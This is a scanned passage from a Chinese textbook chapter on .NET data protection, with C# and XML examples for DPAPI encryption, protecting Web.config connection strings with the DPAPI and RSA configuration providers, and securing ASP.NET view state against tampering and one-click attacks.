



图 4-2　加密流程

该实例的加密按钮需要调用 DataProtectorComp 服务组件对通过 Web 窗体输入的数据进行加密。加密后的数据显示在输入框中，具体代码如下：

```
DataProtectorComp dp = new DataProtectorComp();
try
{
  byte[] dataToEncrypt = Encoding.ASCII.GetBytes(txtDataToEncrypt.Text);
  txtEncryptedData.Text = Convert.ToBase64String(
                                dp.Encrypt(dataToEncrypt));// 加密
}
catch(Exception ex)
{
  lblError.ForeColor = Color.Red;
  lblError.Text = "Exception.<br>" + ex.Message;
  return;
```

```
}
lblError.Text = "";
```

解密按钮调用 DataProtectorComp 服务组件对 txtEncryptedData 字段内包含的前面已加密的数据进行解密，单击按钮事件的代码如下：

```
DataProtectorComp dp = new DataProtectorComp();
try
{
  byte[] dataToDecrypt = Convert.FromBase64String(txtEncryptedData.Text);
  txtDecryptedData.Text = Encoding.ASCII.GetString(
                              dp.Decrypt(dataToDecrypt));// 解密
}
catch(Exception ex)
{
  lblError.ForeColor = Color.Red;
  lblError.Text = "Exception.<br>" + ex.Message;
  return;
}
lblError.Text = "";
```

单击 Build Solution 按钮后对该实例进行编译。通过运行页面 WebForm1.aspx 将文本字符串输入到 Data to Encrypt 字段，然后单击 Encrypt 按钮加密。该操作将对 COM+应用程序中的 DataProtector 服务组件进行调用，数据加密完成后在 Encrypted Data 字段中显示。如果单击 Decrypt 按钮，则原始文本字符串在 Decrypted Data 字段中显示。

如果要加解密 Web.config 配置文件中的数据库连接节，则需要修改解密代码。编辑解密单击按钮事件 btnDecryptConfig_Click，并从 Web.config 文件的<appSettings>读取数据库连接字符串。

单击事件代码如下：

```
DataProtectorComp dec = new DataProtectorComp();
try
{
  string appSettingValue = ConfigurationSettings.AppSettings
  ["connectionString"];                                    // 读取配置节
  byte[] dataToDecrypt = Convert.FromBase64String(appSettingValue);
  string connStr = Encoding.ASCII.GetString(
                         dec.Decrypt(dataToDecrypt)); // 解密
  txtDecryptedData.Text = connStr;
}
catch(Exception ex)
{
  lblError.ForeColor = Color.Red;
  lblError.Text = "Exception.<br>" + ex.Message;
  return;
}
lblError.Text = "";
```

完成上述工作后，读者可以尝试在 Data to Encrypt 字段中输入一个如下所示的数据库连接字符串：

```
server=127.0.0.1;Integrated Security=SSPI; database=testDb
```

单击加密 Encrypt 按钮，把显示的加密数据复制下来，复制到配置文件 Web.config 的

设置节<appSettings>。

XML 代码如下：

```
<appSettings>
  <add key="connectionString" value="在这里填写加密后的数据库连接串" />
</appSettings>
```

单击“解密”按钮，发现数据库连接字符串已成功地从 Web.config 文件读取出来，解密的连接字符串也已经成功地显示在 Decrypted data 字段中。

### 2. 非托管型DPAPI加密技术

非托管代码类提供对 Microsoft Windows XP 和更高版本操作系统中可用的 DPAPI 的访问，因为操作系统提供的服务不需要额外的库。它提供了一种使用用户或计算机凭据保护数据或取消保护数据的方法。

该类由两个用于非托管 DPAPI 的包装组成：Protect 和 Unprotect，这两个方法可用于对密码、密钥、连接字符串这类数据进行保护或取消保护。

下面的实例将为读者讲解如何利用非托管代码的类创建加解密的操作。加密时调用对象 ProtectedData 的加密方法 Protect，通过数组的方法加密数据。解密时调用对象 ProtectedData 的解密方法 Unprotect，通过数组的方法解密数据。

实例代码如下：

```
using System;
using System.Security.Cryptography;
public class DataProtectionSample
{
// 创建用户加密的字节数组
   static byte [] s aditionalEntropy = {9,8,7,6,5};
   public static void Main()
   {
// 创建字节数组

byte [] secret = {0,1,2,3,4,1,2,3,4};

// 加密数据
       byte [] encryptedSecret = Protect(secret);
       Console.WriteLine("The encrypted byte array is: ");
       PrintValues(encryptedSecret);

// 解密和保存到数组
       byte [] originalData = Unprotect(encryptedSecret);
       Console.WriteLine("{0}The original data is: ",Environment.NewLine);
       PrintValues(originalData);
   }
   public static byte [] Protect(byte [] data)
   {
       try
       {
           // 加密数据
           return ProtectedData.Protect(data,s aditionalEntropy,Data-
           ProtectionScope.CurrentUser);
       }
       catch (CryptographicException e)
       {
```

```
            Console.WriteLine("数据未被加密.");
            Console.WriteLine(e.ToString());
            return null;
        }
    }

    public static byte [] Unprotect(byte [] data)
    {
        try
        {
            // 解密数据
            return ProtectedData.Unprotect(data,s_aditionalEntropy,Data-
            ProtectionScope.CurrentUser );
        }
        catch(CryptographicException e)
        {
            Console.WriteLine("数据未被加密,错误.");
            Console.WriteLine(e.ToString());
            return null;
        }
    }

    public static void PrintValues(Byte[] myArr)
    {
          foreach (Byte i in myArr)
              {
                 Console.Write("\t{0}",i);
             }
      Console.WriteLine();
     }
}
```

## 4.4 加密 XML 文件

现在很多系统都采用 XML 格式的文件保存配置信息，这些信息中很多是敏感数据，一旦被黑客获取将直接威胁系统的安全。本节将从配置方法到保护方法，系统的讲解如何保护系统配置文件。

.NET 技术提供了两种类库保护配置文件：

### 1. DataProtectionConfigurationProvider类

Windows 数据保护提供程序 DataProtectionConfigurationProvider 使用 Windows 内置的密码学技术来加解密配置节。默认情况下，这个提供程序使用本机的密钥。

### 2. RsaProtectedConfigurationProvider类

RSA 保护的配置提供程序 RsaProtectedConfigurationProvide 使用 RSA 公钥对配置节加密。开发人员需要创建密钥容器，用于存储加解密配置信息的公钥和私钥。

对于 Web 系统开发，建议使用 RsaProtectedConfigurationProvider 来技术保护配置文件。因为它能够在多台服务器上使用同一个加密配置文件，导出用于数据加密的加密密钥，并在另一台服务器上导入。

上述两个类库均需要开发人员在 Machine.config 配置其属性，主要包括名称、描述和保护类型。

Machine.config 相关配置节代码如下：

```
<configProtectedData
defaultProvider="RsaProtectedConfigurationProvider">
<providers>
<add
name="DataProtectionConfigurationProvider"
description="Uses DPAPI to encrypt and decrypt"
useMachineProtection="true"
keyEntropy=""
type="DpapiProtectedConfigurationProvider,…"
/>
<add
name="RsaProtectedConfigurationProvider"
description="Uses RsaCryptoServiceProvider"
keyContainerName="NetFrameworkConfigurationKey"
cspProviderName=""
useMachineContainer="true"
useOAEP="false"
type=" RsaProtectedConfigurationProvider,…"
/>
</providers>
</configProtectedData>
```

下面的例子是加密 Web 应用程序配置文件（如 Web.config 文件）中的敏感信息（包括用户名和密码、数据库连接字符串和加密密钥），对配置信息进行加密后，即使攻击者获取了对配置文件的访问，也难以获取对敏感信息的访问，从而改进应用程序的安全性。

例如，未加密的配置文件中可能包含一个指定用于连接到数据库的连接字符串的节，如下面的实例所示：

```
<configuration>
  <connectionStrings>
    <add name="SqlServer" connectionString="Data Source=localhost;
    Integrated Security=SSPI;Initial Catalog=test Db;" />
   </connectionStrings>
</configuration>
```

对保存连接字符串值的配置文件进行加密，在对页进行请求时，.NET 框架对连接字符串信息进行解密，并使其可供应用程序使用。

加密后的 XML 代码如下面的示例所示：

```
<configuration>
  <connectionStrings
configProtectionProvider="RsaProtectedConfigurationProvider">
<EncryptedData>
        <KeyInfo xmlns="http:// www.w3.org/2009/09/xmldsig#">
          <KeyName>RSA Key</KeyName>
        </KeyInfo>
        <CipherData>
<CipherValue>NNNNN*&sR0iOJoF4ooxkFxwelVYpT0riwP2mYpR3FU+r6BPfvsqb384po-h
ivkyNY7Dm4lPgR2bE9F7k6TblLVJFvnQu7p7d/yjnhzgHwWKMqb0M0t0Y8DOwogkDDXFx-s
1UxIhtknc+2a7UGtGh6Di3N572qxdfmGfQc7)(MKLk
          </CipherValue>
        </CipherData>
      </EncryptedKey>
```

```
      </KeyInfo>
      <CipherData>
<CipherValue>TM*(FV9nOid8pUvdNLY5I8R7BaEGncjkwYgshW8ClKjrXSM7zeIRmAy/
cTaniu8Rfk92KVkEK83+UlQd+GQ6pycO3eM8DTM5kCyLcEiJa5XUAQv4KITBNBN6fBXsWr-
GuEyUDWZYm6Eijl8DqRDb11i+StkBLlHPyyhbnCAsXdz5CaqVuG0obEy2xmnGQ6G3Mzr74-
j4ifxnyvRq7levA2sBR4lhE5M80Cd5yKEJktcPWZYM99TmyO3KYjtmRW/Ws/XO3z9z1b1K-
ohE5Ok/YX1YV0+Uk4/yuZo0Bjk+rErG505YMfRVtxSJ4ee418ZMfp4vOaqzKrSkHPie3zI-
R7SuVUeYPFZbcV65BKCUlT4EtPLgi8CHu8bMBQkdWxOnQEIBeY+TerAee/SiBCrA8M/n9b-
pLlRJkUb+URiGLoaj+XHym//fmCclAcveKlba6vKrcbqhEjsnY2F522yaTHcc1+wXUWqif-
7rSIPhc0+MT1hB1SZjd8dmPgtZUyzcL51DoChyJNNHG*&
        </CipherValue>
      </CipherData>
    </EncryptedData>
  </connectionStrings>
```

## 4.4.1　DpapiProtectedConfigurationProvider 类

本小节详细介绍如何利用类 DpapiProtectedConfigurationProvider 实施配置文件的加解密。它使用 Windows 数据保护 API（DPAPI）对数据进行加密和解密。DPAPI ProtectedConfigurationProvide 类提供实例所需要的 type 和 description\属性，以及 keyName。

表 4-1 所示为 DpapiProtectedConfigurationProvider 类的配置选项：

表 4-1　DpapiProtectedConfigurationProvider的配置选项

| 属　性 | 说　明 |
|---|---|
| type | 受保护配置提供程序的类型 |
| Description | 提供程序实例的说明 |
| keyEntropy | 应用程序特定的值，该值包含在加密密钥中可以防止其他应用程序对加密信息进行解密。有关更多信息，请参考 Windows 数据保护 API（DPAPI）的 CryptProtectDat 方法中的 OptionalEntropy 参数 |
| useMachineProtection | 如果为 true，则使用计算机特定的保护；如果为 false，则使用用户账户特定的保护，因此，建议使用访问控制列表（ACL）对加密数据的访问进行限制。有关更多信息，请参见 Windows 数据保护 API（DPAPI）中 CryptProtectData 方法的 dwFlags 参数的 CRYPTPROTECT_LOCAL_MACHINE 值 |

下面的实例演示如何使用标准的 DpapiProtectedConfigurationProvider 保护配置节或取消配置节保护。

该实例代码通过命名空间 Configuration 读取和写配置文件，其中加密配置节的方法是 ProtectConfiguration，该方法的主要功能是读取数据库串的配置节 ConnectionStrings，并设置 DpapiProtectedConfigurationProvider 加密前所需要的名称属性。

解密方法是 UnProtectConfiguration，实现加密配置节信息的读取并且还原密文信息。该实例的主函数名称为 Main，用来调用加解密方法并且在控制台输出执行结果。

利用 DpapiProtectedConfigurationProvider 类进行加解密的实例代码如下：

```
using System;
using System.Configuration;

public class UsingDpapiProtectedConfigurationProvider
{
    // 保护连接串
```

```
private static void ProtectConfiguration()
{
    // Get the application configuration file
    System.Configuration.Configuration config =
            ConfigurationManager.OpenExeConfiguration(
            ConfigurationUserLevel.None);
    // Define the Dpapi provider name.
    string provider ="DataProtectionConfigurationProvider";
    // 读取配置节
    ConfigurationSection connStrings =config.ConnectionStrings;
    if (connStrings != null)
    {
        if (!connStrings.SectionInformation.IsProtected)
        {
            if (!connStrings.ElementInformation.IsLocked)
            {
                // 加密配置节
                connStrings.SectionInformation.ProtectSection(provider);
                connStrings.SectionInformation.ForceSave = true;
                config.Save(ConfigurationSaveMode.Full);
                Console.WriteLine("Section {0} is now protected by {1}",
                    connStrings.SectionInformation.Name,
                    connStrings.SectionInformation.ProtectionProvider.Name);
            }
            else
                Console.WriteLine(
                     "Can't protect, section {0} is locked",
                     connStrings.SectionInformation.Name);
        }
        else
            Console.WriteLine(
                "Section {0} is already protected by {1}",
                connStrings.SectionInformation.Name,
                connStrings.SectionInformation.ProtectionProvider.Name);
    }
    else
        Console.WriteLine("Can't get the section {0}",
            connStrings.SectionInformation.Name);
}

// 解密配置节信息
private static void UnProtectConfiguration()
{
    // 读取配置文件
    System.Configuration.Configuration config =ConfigurationManager.
            OpenExeConfiguration( ConfigurationUserLevel.None);
    // 获取解密配置节
    ConfigurationSection connStrings =config.ConnectionStrings;
    if (connStrings != null)
    {
        if (connStrings.SectionInformation.IsProtected)
        {
            if (!connStrings.ElementInformation.IsLocked)
            {
                // 解密
                connStrings.SectionInformation.UnprotectSection();
```

```
                    connStrings.SectionInformation.ForceSave = true;
                    config.Save(ConfigurationSaveMode.Full);
                    Console.WriteLine("Section {0} is now unprotected.",
                        connStrings.SectionInformation.Name);
                }
                else
                    Console.WriteLine(
                         "Can't unprotect, section {0} is locked",
                         connStrings.SectionInformation.Name);
            }
            else
                Console.WriteLine(
                    "Section {0} is already unprotected.",
                    connStrings.SectionInformation.Name);
        }
        else
            Console.WriteLine("Can't get the section {0}",
                connStrings.SectionInformation.Name);
    }
     // 输出结果的主函数
    public static void Main(string[] args)
    {
        string selection = string.Empty;
        if (args.Length == 0)
        {
            Console.WriteLine(
                "Select protect or unprotect");
            return;
        }
        selection = args[0].ToLower();
       switch (selection)
        {
            case "protect":
                ProtectConfiguration();
                break;
            case "unprotect":
                UnProtectConfiguration();
                break;
            default:
                Console.WriteLine("Unknown selection");
                break;
        }
        Console.Read();
    }
}
```

加密前的 XML 配置节代码如下：

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <connectionStrings>
    <add name="ConnectionString"
      connectionString="Data Source=web;Initial Catalog=Test db;User
 ID=aspnet;Password=test"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
</configuration>
```

加密后的 XML 配置节 XML 代码如下：

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<configuration>
  <connectionStrings>
    <EncryptedData>
      <CipherData>
<CipherValue>DDDKKMDMnd8BFdERjHoAwE/Cl+sBAAAAcAMh0jIC1kigyFfd9AUZfQQAAA
ACAAAAAAADZgAAqAAAABAAAADQwbQ2DgIgIlqskE1RI9UpAAAAAASAAACgAAAAEAAAAAXlY
Bxi3jhM6wv4sxLhugsQAgAAgoReHZS2406dc/AyRDd6WuNr4ihHn6fbipd4tzHEmeuyS4o4
fS4CmT3jMt/WjsP/kR7TF4ygwr2GG47podK79ECpVCZHAgctCauCYjE2Ls3iphKXy/pHic2
o6aaClt/xPm+fb4OfODv6XjrJhJzGK2lqUPXkyJN1w2zwh6OVpDQF9N8vTyxL4eitp35/M5
zYbW7e6VVAgYUOxlNxgCV5+jXpUKh/rPovopTD392u8KavqQFW1iu+gBPSPq/xeZNz+qYMK
bUl+r4VTzBQg3fPlRxp1lNZmM2yRgUbkYPNaFb9ihS7GAg5/wZn8lLmThvq39eA0Vlp6hDE
92iop885umELt0/NBKf5umQCqqz9EXXLbmmGc7qoLqTaYVuOmqx0LsvrJL0wSL1dSySCjmB
/dNAtVUYgg02eWQNKyaLqnpMdCbTLLQ/oCKuNkL5OQ7t1yl5wQGjQhieIRzLtrMgpTSyaHb
qDsRurp9Bc5mM078IAg1hXquQNKlJC/wiJ9kbHerFCbtuLGy/7nXVrFH91ud4U4ExCJEuho
Tdmuql5kbqYd6Ye/bu2CftPni19nDkSJ8w4NoqMNKbK3Mi/Cd0o113HsVYlETMv1vlJWZWY
P91PK9trixiY4E0G81c6IKITjHDrOJ9evdw2T1/TrvY6pzre3UXSJbFMDQVX6JoAxFk02SR
ZDKOZdRojeoX19lgrFAAAABzjlz3Qg2as3vn7OOINFS</CipherValue>
      </CipherData>
    </EncryptedData>
  </connectionStrings>
  <configProtectedData defaultProvider="RsaProtectedConfigurationProvider">
    <providers>
      <clear />
      <add useMachineProtection="true" description="Uses CryptProtectData and
 CryptUnProtectData Windows APIs to encrypt and decrypt"
        keyEntropy="" name="DataProtectionConfigurationProvider"
 type="System.Configuration.DpapiProtectedConfigurationProvider,System.
 Configuration, Version=2.0.0.0, Culture=neutral, PublicKeyToken=
 b03f5f7f11d50a3a" />
    </providers>
  </configProtectedData>
</configuration>
```

## 4.4.2　RsaProtectedConfigurationProvider 类

本小节详细介绍如何利用类 RsaProtectedConfigurationProvider 实施配置文件的加解密，该类使用 RSA 加密算法对数据进行加密和解密。

RsaProtectedConfigurationProvider 类提供实例所需要的 type 和 description 属性。表 4-2 所示为 RsaProtectedConfigurationProvider 的配置选项。

表 4-2　RsaProtectedConfigurationProvider的配置选项

| 属　　性 | 说　　明 |
|---|---|
| type | 受保护配置提供程序的类型 |
| Description | 提供程序实例的说明 |
| keyContainerName | 用于加密或解密 Web.config 文件内容的 RSA 密钥容器的名称 |
| useMachineContainer | 如果 RSA 密钥容器是计算机级密钥容器，则为 true；如果 RSA 密钥容器是用户级密钥容器，则为 false。有关更多信息，请参见使用受保护的配置加密配置信息 |
| useOAEP | 如果加密和解密时使用最优非对称加密填充（OAEP），则为 true；否则为 false |
| cspProviderName | Windows 密码 API（crypto API）密码服务提供程序的名称 |

RsaProtectedConfigurationProvider 类提供方法以加密存储在配置文件中的敏感信息，

这有助于防止未经授权的访问。通过声明该提供程序并在配置文件中进行相应的设置，可使用内置的 RsaProtectedConfigurationProvider。

下面的实例说明如何使用标准 RsaProtectedConfigurationProvider 类来保护或取消保护配置节。实例代码包括 3 个方法：ProtectConfiguration 用于加密 XML 配置节，UnProtectConfiguration 用于解密 XML 配置节，Main 用于执行主函数。

实例代码代码如下：

```
using System;
using System.Configuration;
public class UsingRsaProtectedConfigurationProvider
{
    // 解密数据
    private static void ProtectConfiguration()
    {
        // 读取配置文件
        System.Configuration.Configuration config =ConfigurationManager.
        OpenExeConfiguration( ConfigurationUserLevel.None);
        // 定义加密类型名称
        string provider = "RsaProtectedConfigurationProvider";
        // 获取数据库连接串
        ConfigurationSection connStrings = config.ConnectionStrings;
        // 判断连接状态
        if(connStrings != null)
        {
            if(!connStrings.SectionInformation.IsProtected)
            {
                if(!connStrings.ElementInformation.IsLocked)
                {
                    // 加密数据库连接串
                    connStrings.SectionInformation.ProtectSection(provider);
                    connStrings.SectionInformation.ForceSave = true;
                    config.Save(ConfigurationSaveMode.Full);
                    Console.WriteLine("Section {0} is now protected by {1}",
                        connStrings.SectionInformation.Name,
                        connStrings.SectionInformation.ProtectionProvider.Name);
                }
                else
                    Console.WriteLine(
                         "Can't protect, section {0} is locked",
                         connStrings.SectionInformation.Name);
            }
            else
                Console.WriteLine(
                    "Section {0} is already protected by {1}",
                    connStrings.SectionInformation.Name,
                    connStrings.SectionInformation.ProtectionProvider.Name);
        }
        else
            Console.WriteLine("Can't get the section {0}",
                connStrings.SectionInformation.Name);
       }
    // 解密数据
    private static void UnProtectConfiguration()
    {
        // 获取程序配置信息
```

```
        System.Configuration.Configuration config =ConfigurationManager.
               OpenExeConfiguration(ConfigurationUserLevel.None);
        // 读取配置节
        ConfigurationSection connStrings = config.ConnectionStrings;
        if(connStrings != null)
        {
            if(connStrings.SectionInformation.IsProtected)
            {
                if(!connStrings.ElementInformation.IsLocked)
                {
                    // 指定解密配置节
                    connStrings.SectionInformation.UnprotectSection();
                    connStrings.SectionInformation.ForceSave = true;
                    config.Save(ConfigurationSaveMode.Full);
                     // 保存解密结果
                    Console.WriteLine("Section {0} is now unprotected.",
                        connStrings.SectionInformation.Name);
                }
                else
                    Console.WriteLine(
                         "Can't unprotect, section {0} is locked",
                         connStrings.SectionInformation.Name);
            }
            else
                Console.WriteLine(
                    "Section {0} is already unprotected.",
                    connStrings.SectionInformation.Name);
        }
        else
            Console.WriteLine("Can't get the section {0}",
                connStrings.SectionInformation.Name);
    }
// 主函数
    public static void Main(string[] args)
    {
        string selection = string.Empty;
        if(args.Length == 0)
        {
            Console.WriteLine(
                "Select protect or unprotect");
            return;
        }
        selection = args[0].ToLower();
        switch(selection)
        {
            // 加密状态
            case "protect":
                ProtectConfiguration();
                break;
            // 解密状态
            case "unprotect":
                UnProtectConfiguration();
                break;
            default:
                Console.WriteLine("Unknown selection");
                break;
        }
```

```
        Console.Read();
        }
}
```

# 4.5 保护视图数据

视图状态是每一个主流 Web 开发语言都有的技术，允许页面在回传时保持表单属性。每一次提交页面都可以获得所有表单控件的当前状态，并且将它们作为编码字符串存储在一个隐藏的表单字段中。视图状态的风险是攻击者能够查看或修改这些表单值，以实现攻击。

为了防范类似的攻击，诸如 JSP 或 ASP.NET 都允许使用加密来保护视图状态数据，并用哈希算法检测恶意修改。

视图状态的安全主要通过以下 5 种方式进行保护：

### 1．保证视图状态哈希值

视图状态数据存储在页面上的隐藏字段中，使用 Base64 编码机制进行编码，并使用计算机身份验证代码密钥从视图状态数据中创建这些数据的哈希。该哈希值会添加到编码的视图状态数据中，并且生成的字符串会存储在页面中。当页面被回传到服务器时，ASP.NET 框架会重新计算哈希值，并将其与视图状态中存储的值进行比较。如果哈希值不匹配，将引发异常，指示视图状态数据可能无效。

通过创建哈希值，ASP.NET 框架可以测试视图状态数据是否已被损坏或篡改。但是，即使视图状态数据未被篡改，这些数据仍然可能被恶意用户截获和读取。

### 2．使用MAC密钥计算视图状态哈希值

用于计算视图状态哈希值的 MAC 密钥可以自动生成，也可以在 Machine.config 文件中指定。如果该密钥自动生成，则基于计算机的 MAC 地址（它是该计算机中网络适配器的唯一 GUID 值）进行创建。

恶意用户很难根据视图状态中的哈希值进行反向工程处理以推断出 MAC 密钥。因此，MAC 编码是一种用来确定视图状态数据是否已更改的可靠方式。

通常用于生成哈希的 MAC 密钥越大，不同字符串的哈希值相同的可能性就越小。如果密钥是自动生成的，则 ASP.NET 使用 SHA1 编码来创建一个大型密钥。不过，在网络场环境中，所有服务器的密钥必须相同。如果密钥不同，那么当页面回传至创建该页的服务器之外的其他服务器时，ASP.NET 页框架将引发异常。

因此，在网络场环境中，应在 Machine.config 文件中指定密钥，而不是让 ASP.NET 自动生成。这种情况下应确保创建的密钥足够长，以便使哈希值具有充分的安全性。但是，密钥越长，创建哈希所需要的时间也就越多。因此，必须在安全需求与性能需求之间进行权衡。

### 3．视图状态加密

虽然 MAC 编码有助于防止篡改视图状态数据，但这种编码也会妨碍用户查看数据。可以通过下面两种方式来防止他人查看此数据：通过 SSL 传输页面和加密视图状态数据。

要求通过 SSL 发送页面有助于防止那些原本不应该收到该页面的人探查数据包和未经授权访问数据。

但是，请求页面的用户仍然能够查看视图状态数据，因为 SSL 会解密页面以便在浏览器中进行显示。如果不担心视图加密的信息被认证用户查看，则可以使用。但在某些情况下，控件可能会使用视图状态存储任何用户都不应访问的信息。

例如，请求页面中可能包含一个数据绑定控件，该控件存储视图状态的项标识符（数据密钥）。如果这些标识符中包含敏感数据（如客户 ID），则应对视图状态数据进行加密来替代通过 SSL 发送页面，或是将其作为通过 SSL 发送页面的补充方法。

若要加密数据，页面的 ViewStateEncryptionMode 属性应设置为 true。在视图状态中存储信息时，可以使用常规的读写技术。该页面会为使用者处理所有加密和解密工作。对视图状态数据进行加密可能会影响应用程序的性能。

#### 4．控件状态加密

通过调用 RegisterRequiresViewStateEncryption 方法对视图状态加密。如果页面中的任何控件都要求对视图状态进行加密，则该页面中的所有视图状态都会进行加密。

#### 5．基于每个用户的视图状态编码

如果网站需要对用户进行身份验证，则可以设置 Page_Init 事件处理程序中的 ViewStateUserKey 属性，以便将页面的视图状态与特定用户相关联。这将有助于防止一键式（one-click）攻击。攻击者随后引诱受害者单击一个链接，该链接使用受害者的标识向服务器发送页面。

如果设置了 ViewStateUserKey 属性，将使用攻击者的标识来创建原始页面的视图状态的哈希。受害者被引诱重新发送此页面时，由于用户密钥不同，因此哈希值也将不同。这样，页面的验证将失败，并且引发一个异常。

必须将 ViewStateUserKey 属性与每个用户的一个唯一值（如用户名或标识符）相关联。下面我们对其中的几种重要方式作详细说明。

### 4.5.1　开启视图保护开关

开发人员通过设置参数可以在机器、应用程序、页面或控件级别上启用视图状态。作为开发人员希望为整个系统启用视图状态，但同时也希望有更多灵活的选择，以减少暴露给攻击的风险。

表 4-3 所示为在各种级别中使用不同的配置参数。

表 4-3　配置选项

| 作用域 | 配　　置 |
| --- | --- |
| 服务器 | 在 machine.config 文件中，设置<pages enableViewState="true"/> |
| 应用程序 | 在 web.config 文件中，设置<pages enableViewState="true"/> |
| 页面 | 在页面源代码中，使用<% @page enableViewState="true" %>；或者，在代码中设置 Page.EnableViewState="true" |
| 控件 | 在页面源代码中，设置控件属性 EnableViewState= "true" |

熟悉视图的开发人员都知道视图是未加密的，它仅仅使用了 base 64 编码方式。可以使用 ViewState Decoder 工具以图形化的方式解码和查看数据。

以 ViewState Decoder 工具为例，黑客只需将获取的视图数据复制到左边的文本框内容，在右边即可显示视图所表达的控件状态和原始数据。数据还原结果如图 4-3 所示。

